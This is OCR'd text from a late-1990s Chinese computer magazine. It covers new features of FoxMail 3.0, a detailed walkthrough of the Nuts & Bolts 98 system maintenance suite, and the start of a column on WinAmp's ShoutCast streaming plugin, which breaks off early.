
（图 －3）

允许无限建立子邮箱：用过 FoxMail 2.1 的用户都知道，旧版本只支持建立一级子邮箱，而不支持在其子邮箱下建立更多的子邮箱。而在 3.0 版中这个缺点已不复存在。

“附件”成为新邮件的一部分：以前当你用 FoxMail 2.1 撰写一个含“附件”邮件时，如果后来源文件改变了路径或被删除，这时进行［再次发送］，FoxMail 会报告附件不存在。这是因为在 FoxMail 2.1 里，附件并不是邮件的一部分。而在 FoxMail 3.0 中，附件自动成为新邮件的一部分，这样用户就不用担心移动、删除源文件对邮件完整性有什么影响了。

邮件模板：如果用过 The Bat！，你一定会对内建的邮件模板（Template）留下深刻印象。如今新版本 FoxMail 也首次增加了［撰写/ 回复/ 转发］邮件的模板样式，并允许用户进行全面宏定义，从而大大节省用户撰写邮件的时间。而且还可以根据不同需要为不同帐户设置各自的邮件模板样式（图－3）。

差点忘记说了，在 FoxMail 3.0 中，撰写新邮件是打开一个浮动窗口，可视面积更大，代替了原来的多文档编辑窗口。



（图 －4）

多帐户同时收取／发送邮件：如果你建立了多邮件帐户，可以让 FoxMail 3.0 为你同时收取或发送邮件：［文件］→［收取所有帐户邮件］/［发送所有帐户邮件］。怎么样，既省时，又省事吧！

清除内存口令：旧版 FoxMail 如果你没有关闭窗口，那么只要第一次输入邮件帐号密码，其口令就贮留在内存里。新版本的 FoxMail 可能是为了提高安全性，新增允许用户将内存口令清除的功能。

邮件过滤功能：FoxMail 3.0 的邮件过滤功能可以视作是旧版［邮箱助理］的改进，但功能更强大。不仅可以让 FoxMail 依照不同条件（如：当“发件人”是某某时，邮件将自动转移到某某邮箱）对邮件进行管理，而且还设置自动回复。可以这样说，在我所见过的众多邮件软件当中，FoxMail 所提供的邮件过滤功能是最强大、最为完善的（图－4）。

远程邮箱助理功能：从严格意义上来讲，［远程邮箱管理］并非新版本新增功能，只是对旧版进行了一些改进，如增加了［不收取］、［收取］、［收取并删除］及［在服务器删除］等命令的快捷键。

关于 FoxMail 3.0 的新功能先介绍到这里，当然新版还有其他的一些新增命令，如：允许一次性导入/ 导出多个邮件，最小化时变成系统托盘小图标，可以将邮件拷贝到其他邮箱等等。这些就留待读者自己慢慢去摸索吧。

编后：肖伟刚朋友请速将联系地址告之本刊，以便奉上稿酬。


Nuts & Bolts

——电脑百宝箱

■文/王振永


很多电脑玩家都知道诺顿系列工具吧，她提供了非常全面的系统维护功能，用过的人没有不说好的。而且……哎，先别走，我今天向大家介绍的不是诺顿，请坐好，让我把话说完。我知道大家对诺顿的用法都很熟悉了(如果你真的还不会用，请看看《家用电脑与游戏机》7月份的那一期)，今天向大家推荐的是 Nuts & Bolts 98(以下简称 NB98)，她的功能绝对不比诺顿少，甚至还要多！(啪，一拍惊堂木)听我慢慢道来。

话说上古年间，人们发明了结绳记事，由此一直发展到现代，咳咳……话题好象扯远了，我这就说正经的。自从电脑发展到视窗年代，系统的维护始终是个大问题。NB98 这个工具包，不但集系统维护工具于一身，而且还增加许多实用小工具。安装完成后，双击 NB98 建在桌面上的图标，她的主界面就会出现在你的眼前(图－1)。完全没有象 WORD、诺顿等软件在进入前还有一段 Loding 时间。这可是很照顾低配置的机子哦。NB98 的主界面左边是 4 类主功能按钮，分别是 [修理与恢复] (repair recover)、[清除和优化] (clean optlmize)、[预防和保护] (prevent protect) 和 [系统设置与维护] (secure manage)。他们的右边是每一类细分的各个功能，我会详细向大家介绍。4 个按钮的下面是 [属性] (properties)按钮，可以对 NB98 进行设置。主界面最下面有行状态栏(Status)，当你的鼠标箭头指向某一功能时，在这里会有简易说明好，下面我就把她的每一类功能都给大家作详细讲解


(图－1)

第一回、检测维修，打好基础

[修理与恢复] (repair recover)是 NB98 的第一大类功能，主要是对电脑软、硬件进行检测，并修理发现的错误。配置再好的电脑也会出现这样那样的问题，这就难怪这部分功能会放在首位。进入这里，你首先看到 [磁盘卫士] (Disk Minder)，他的功能与诺顿的 NDD 差不多，也是进行磁盘检测维修的(图－2)。他会把硬盘各分区都列出来，查哪个盘，在盘号前面打个勾，单击 [开始] (Start)就可以了。盘号下面还有两个选项：进行磁盘表面测试 (Check entire disk surface) 要花很多时间，一般不必；自动修理错误(Fix errors automaticall)是使用系统默认方法自动修正，想省事的话就选上。还可以用 [属性] (Properties)按钮进行高级设置，有兴趣的朋友可以看看


(图－2)


值得注意的是，如果你硬盘上有汉字命名的文件或目录，他会认为是一个错误，要求修正，这会使文件名被破坏！也就是说他和中文系统不太兼容(以前的诺顿也犯这毛病)。好在还可以用 [撤消] (Undo)命令来恢复，不过还是很麻烦。如果硬盘上有很多汉字命名的文件，你只好放弃这个功能或等待 NB98 的新版本了(唉，金无足赤，人无完人)！

[磁盘映象] (McAfee Image)用来备份硬盘重要信息。当你的硬盘被病毒破坏或发生严重事故时，可以用他来恢复丢失的数据。他只有两个选项：创建新备份 (Create new image back-up)和恢复备份(Restore drive(S) from saved image) 只要选中后单击 [完成] 就一切 OK 了。


下面是 [建立急救盘] (Rescue Disk)。这个功能会将系统重要文件备份到软盘上，当系统发生故障不能启动时，用急救盘可以恢复。使用十分简单，在软驱之中插入一张软盘，然后单击 [下一步]，他会自动完成工作。

如果觉得电脑有点毛病想检查，那么就要用到 [PC 检测] (PC Check-up)这一功能。他专门用来诊断和修复各种软、硬件和系统配置方面的问题，包括应用程序、硬件、调制解调器、多媒体设备、串口和并口等。在 [高级] (Advanced) 选项中还可以选择执行高级诊断 (Perform advanced diagnostics) 或默认方式诊断 (Diagnose in silent mode)。如果你觉得修理之后反而更糟了，还可以用 [撤消] (Undo)来恢复以前的状态。

[系统信息检测] (Discover Pro)


(图－3)

可以使你对电脑有一个全面了解 (图－3)。他细分为几大类，系统(System)是对 CPU、内存、视频、BIOS 等进行总体的检测。而内存 (Memory)、软件(Software)、驱动器 (Drives)、I/O 设备(I/O Devices) 则是针对各项进行详细检测和说明。基准 (Benchmarks) 是指你的电脑与标准配置的比较，一眼就可以看出你的电脑快慢。诊断(Diagnostics) 是对以上各项进行检测，单击 [测试] (Test) 立即开始，以便得到最新数据。另外，最下面还有一排按钮，[打印] (Print)可以把检测结果输出到打印机上，[设置] (Settings)可以改变显示风格 (看你喜欢什么样的啦)，[编辑] (Edit) 是对 Win98 的 INI 文件进行编辑，[高级] (Advanced)则是查看每一项的详细资料，象 CPU 的 L1、L2 缓存、CMOS 数据等都可以看的一清二楚(图－4)。[帮助] (Help)和 [退出] (Exit)就不用我多说了吧。


(图－4)

最下面一项是 [反删除] (Undelete)功能，他可以把删除的文件恢复。进入之后，界面很象 Win98 的资源管理器。选择一个驱动器，他马上会在下面的窗口列出被删除的可恢复文件，在文件名上单击右键，就会出现一个 [反删除] (Undelete) 按钮，只要点一下就可以了 (只是为什么光驱的盘符也在，难道光驱上的文件也能恢复？)。

好了，这一部分的主要功能已经向大家介绍完了，这部分主要是对系统进行检测修复。如果不把错误纠正，后面的优化、保护也无从谈起。所以这部分功能可是很重要的哦。


第二回、优化清理，提高速度


上回书咱们已经把问题处理的方法说完了。没错误就没事了吗？人往高处走，咱们应该想法让系统运行更快、更稳定，您说是不？所以就给大家说说 [清理优化] (Clean Optlmize)功能。

首先是 [清除向导] (Cleanup Wizard)。如果你是个 PC 老鸟，会发现硬盘使用时间长了，要生成很多垃圾文件，它们大量占用硬盘空间，而你却找不到它们。别慌，[清除向导] 可以帮忙。他可以清除无用文件、压缩不常用文件来增加自由空间。他分为快速方式(Express mode cleanup)和一般方式(Custom mode cleanup)两种。快速方式会自动完成清除，但是只对默认几种文件清除；一般方式会让你选择清除哪个盘上的哪些文件，清除比较全面，所以还是用这种方式好。

垃圾清除完了，就可以对磁盘进行优化。[磁盘优化] (DiskTune)能清理硬盘碎片，加速磁盘读写速度。进入优化界面(图－5)，可以选择完全整理加文件重排(Reorder + Unfragment)、完全整理 (Full Unfragment)、快速整理(Quick Unfragment) 和只整理自由空间(Consolidate Free Space)。完全整理加文件重排会对硬盘所有文件进行重新排列，将同类文件放在一起，加快读取文件速度。这种整理方式效果最好，但是也最费时间。只整理自由空间最省时间，但他只是排列自由空间，整理效果当然不好。要使用哪种方案，由你自己根据实际情况来选择。你也可以用 [高级] (Advanced) 对目录分类，文件排列方式等进行设置。一切都选择好了，单击 [开始] (Start)就可以。优化完再运行个程序试试，是不是快了？

[注册表向导] (Registry Wizard) 的主要作用就是清理、优化 Win98 注册表。系统用久了，一些早已删除的程序注册信息却还留在注册表里，致使



(图－5)


（图－6）

注册表越来越庞大，Windows 启动速度也越来越慢。这时你就需要清理一下注册表了。进入｜注册表向导｜，你会看到 4 个选项（图－6）：备份和恢复（Backup& Restore）会对注册表进行备份，以后出了问题可以用这一项来恢复；清理（Clean）用来清除注册表中无用数据和已删除的注册信息；修理（Repair）则对程序注册信息进行检查，删除重复；调整（Tune－up）是对注册表优化，加快 Windows 运行速度。不管你是清理、修理还是调整，他都会先备份，那些对注册表不熟悉朋友也可以放心使用。

｜快捷方式向导｜（Shortcut Wizard）可以检查硬盘上的全部快捷方式，列出其中无效的删除。怎么样，省了你不少时间吧。

最后一项功能是……｜发射火箭｜（Launch Rocket）？！这是什么功能？难道要把我的宝贝电脑……别瞎猜了，这项功能实际上是用来加速 Windows 启动时加载应用程序的速



（图－7）

度。进入这个功能后（图－7），选择要加速的程序，单击｜设置加速｜（Set Acceleration），看见那几个选项了吗？他们分别是正常速度（Normal Acceleration）、非常快速（Super Acceleration）、不加速（No Acceleration）和删除（Remove Item）。好了，快来"发射"你的电脑吧！

第三回、保护保护，不怕失误

讲了如何让你的电脑跑的更快，下面咱们就来说说如何让电脑保持这种速度，不会因为我们操作失误或是病毒入侵使系统运行速度变慢，甚至导致系统崩溃

｜防空洞｜（Bomb shelter）名字很形象，他可以保护系统正常运行，使之不会因为错误而死机，同时还能保存


（图－8）


你没来得及存盘的数据，甚至能让你继续工作。只要你一进入｜防空洞｜界面，他就驻留内存开始工作。看一看右下角是不是多了一个小图标。你还可以用｜测试｜（Test）来检测一下各种错误，而｜禁止激活｜（Deactivate）是用来停止保护功能，程序会退出内存。用｜属性｜（Properties）按钮可以进行一些设置，大家试试就知道。

｜Windows 监视器｜（WinGauge）监视系统运行情况，如果发现问题，如硬盘空间太破碎，系统资源不足，他都会立刻报警，并提出解决方案。他所能监视的内容很全面，在他的显示栏上（图－8）单击鼠标右键，选择新的（New），所有选项都在这儿，如果全打开，恐怕整个屏幕都会被占满。当然你也可以用删除（Remove）来去掉你不想显示的部分

｜病毒检查｜（VirusScan）不再多说了。只是要注意，这项功能是使用一个外挂反病毒软件《McAfee VirusScan》，该软件可以单独运行，如果你只安装了 NB98，可是无法使用这部分功能啊

｜废文件保护｜（TrashGuard）能监视你所删除的文件，甚至监视由 DOS 或 16 位的 Windows 程序删除的文件，这样当你误删除有用文件时就可以很安全的恢复。用｜禁止｜（Disable）可以停止监视功能，在｜属性｜（Properties）里还可以设置被监视文件类型等。

｜创建备份｜（Retake）可以把重要文件保存到硬盘，将文件误删除而无法恢复时，就能从备份中找回失去的文件。如果你的重要文件很多，备份文件也许会占用很大一部分硬盘空间，不过为了数据的安全，这也是值得的。四个选项：创建新备份（Create a new backup set），可以选择备份哪个盘上的哪些文件；修改备份（Modify an existing backup set's properties）用来向备份文件中加入新数据或从备份中取出数据；删除备份（Delete a backup set）可以删除无用的备份文件；修理或重建备份（Repair or rebuild a backup set）是当备份文件出


（图－9）

COMPUTER & GAME PC 工具箱

现问题时对其进行修理或干脆建一个新的。做好文件备份可是保护重要数据的关键。


现在，"千年虫"问题可是迫在眉睫，NB98 特地设置了｜2000 年检测｜（Year 2000 Checker）来解决你电脑的"千年虫"问题。执行这一功能，他会检测电脑在 2000 年的 1 月 1 日、2月 29 日、3 月 1 日等特殊日子是否有错误（图－9），如果电脑真有"虫"，他会马上帮你修正，让你安全度过 2000年。


好了，这一回就说到这儿吧，大家伙先歇歇，一会儿我再给大家讲下一回。最精彩的可在最后呢！

第四回、精彩设置，花样百出

这一回的内容可是五花八门，有各种修改设置，又有多种实用工具。

首先是｜EZ 设置｜（EZ Setup）。什么意思？不管它，先进去看看（图－10）！咱们一行一行讲。第一行有5个功能，｜系统｜（System）用来控制 Win98 启动，你能改变启动画面，甚至能用｜编辑｜（Edit）自己作一幅画面。｜探险家｜（Explorer）实际上就是设置 IE 菜单和界面。｜桌面｜（Desktop）可以改变桌面图标、鼠标灵敏度等功能。而｜运行/添加/删除｜（Run/Add/Remove）可以改变启动时加载的程序，还能清除控制面板里


（图－10）


（图－11）

｜添加/删除程序｜中的无用项。｜发送到/新建｜（Send To/New）可以为发送到和新建两个菜单增加内容。下一行有｜磁盘工具｜（Disk Tools），对磁盘操作进行设置。｜窗口背景｜（Windows Patterns），这是我最喜欢的功能，早就看腻了 Windows 那白底黑字的窗口界面了，总想换个背景，现在终于如愿已偿了（图－11）。｜总体对话框｜（Common Dialogs）可以为窗口上加一个对话框，这样用起来会更方便些。｜动画图标｜（Icon Animation）能为图标加上一层小动画，很有意思。第三行｜打开方式设置｜（Context Menu）可以用来清除 Win98打开方式中无用的部分，还能增加新的打开方式。后面的 4 项都是用来设置 NB98 的一些工具，包括｜文件粉碎机｜（File Shredder）、｜压缩文件管理｜（Zip File Manager）、｜加密解密｜（McAfee Fortyess）和｜快速拷贝｜（Quick Copy），大家自己看看就行了，我就不多说了。

｜快捷工具栏｜（Launchpad）只要你轻轻一点，一个工具栏就会出现在桌面（图－12）。NB98 的大部分工具他都包括，而且还能把你常用的一些工具加进去，只要在上面单击右键，选择新建（New）就行了。

｜加密解密｜（McAfee Fortress）包括文件加密（Encrypt a file）、文件解密（Decrypt a file）和建立带密可执行文件（Build self decrypting）3 个选项。他的主要作用就是对一些重要文件进行加密。如果你使用这一功能，千万要把密码记牢，不然文件就无法使用了。

｜文件粉碎机｜（McAfee shredder）一听名字就明白，用来安全删除文件。用他删除的文件，即使用恢复功能也找不回来，大家使用时一定要小心小心再小心。不过这样就能防止被别人窃取重要数据，所以必要时也很有用。他分为擦除文件数据（Select a File to Erase）和擦除非文件数据（Erase Non－File Data），也就是可以擦除已删除文件或文件名等。

｜压缩管理｜（Zip Manager）与大


（图－12）

家熟悉的 WinZIP 一样，都是用来处理压缩文件的，连他的用法都和 WinZIP 很相似。不信去看看界面。

｜快速拷贝｜（Quick Copy）顾名思意，就是快速完成文件拷贝工作。你要作的也就是选择要拷贝的文件和指明拷贝路径而已。至于他拷贝的速度是否很快，就请你自己试试吧。

我将 NB98 的全部功能向大家做了一个系统的介绍。其实 NB98 还有很多不足，比如和简体中文 Win98 的兼容性就不是很好，但相信新版本一定会解决这个问题。如果还有问题，可以给我来信 big－a@21cn.com。我会尽量解答的，谢谢大家……散场了！

酷 酷 软 件 店

——WinAmp 周边软件(上)

文/Nowhere

ShoutCast
构建自己的 MP3 广播电台

WinAmp，一个小小的，容量不足两 MB 的软件。但它却是 MP3 王牌播放器。如果你是资格足够老的软件玩家，你可能会记得在 WinAmp 之前，有一个叫做 WinPlay 的家伙首次实现了 MP3 的解码和播放。那时候，WinAmp 被称后起之秀。但是现在，沧海桑田，换了人间。最新版本的 WinPlay 介绍中有那么一句话：可兼容 WinAmp 面板 WinAmp 拥有如此成就，得益于两项措施：可更换的面板和无止境的插件扩充机制。前者使任何人都可以亲手定制自己钟意的软件界面（当然，这有一定的难度）；后者使软件的功能可以几乎无止境扩展。


事实上，由 WinAmp 在共享软件领域所发展起来的可更换面板和插件技术已逐渐成为潮流。使用此类技术的软件也越来越多。而 WinAmp 今天已不仅仅是一个软件的名字，它更像一个软件群，围绕在它周围的，有愈来愈多的补充软件。这些周边软件，就像是 MP3 皇冠上的钻石，围着那颗最亮的明珠，闪闪发光。

我们将花两期篇幅来介绍 WinAmp 的周边，而本期只打算介绍一个。这是一个重量级的，代表 WinAmp 在网络时代未来发展方向的软件——ShoutCast。在因特网已成气候的今天，许多多媒体软件都在打网络的主意。不久前，全功能播放器 JetAudio 推出了一项独特的功能——可以收听网上数十个电台的实时播音。与 JetAudio 比起来，WinAmp 走得更远——它允许你建立自己的电台！

ShoutCast 是 WinAmp 在推出 2.50 版之后的又一项新功能。ShoutCast 不是一个单一的软件，实际上，它连软件都不是——它只以插件方式出现——但它却是一个完整的解决方案。通过 ShoutCast，你可以当一名听众，坐拥已经建立的数百个 MP3 电台；如果你拥有足够的带宽而又正好闲着没事，那就不妨做一名 IMP(不好意思，这个缩写看起来像是《地城》中小鬼的名字，实际上这是 Internet Music Provider 的缩写：网络音乐提供者。)构建属于自己的 MP3 电台；如果你自信对于音乐品味独特而又所藏甚丰，那当一位 D.J. 也不错，说不定还会因此招来许多崇拜者呢！

如前所述，ShoutCast 提供 3 种选择给每一位爱好音乐的网民，如果你对此感兴趣，请先在心里做好选择，然后对号入座往下看。

选择一：不好意思，我只想当一名听众。



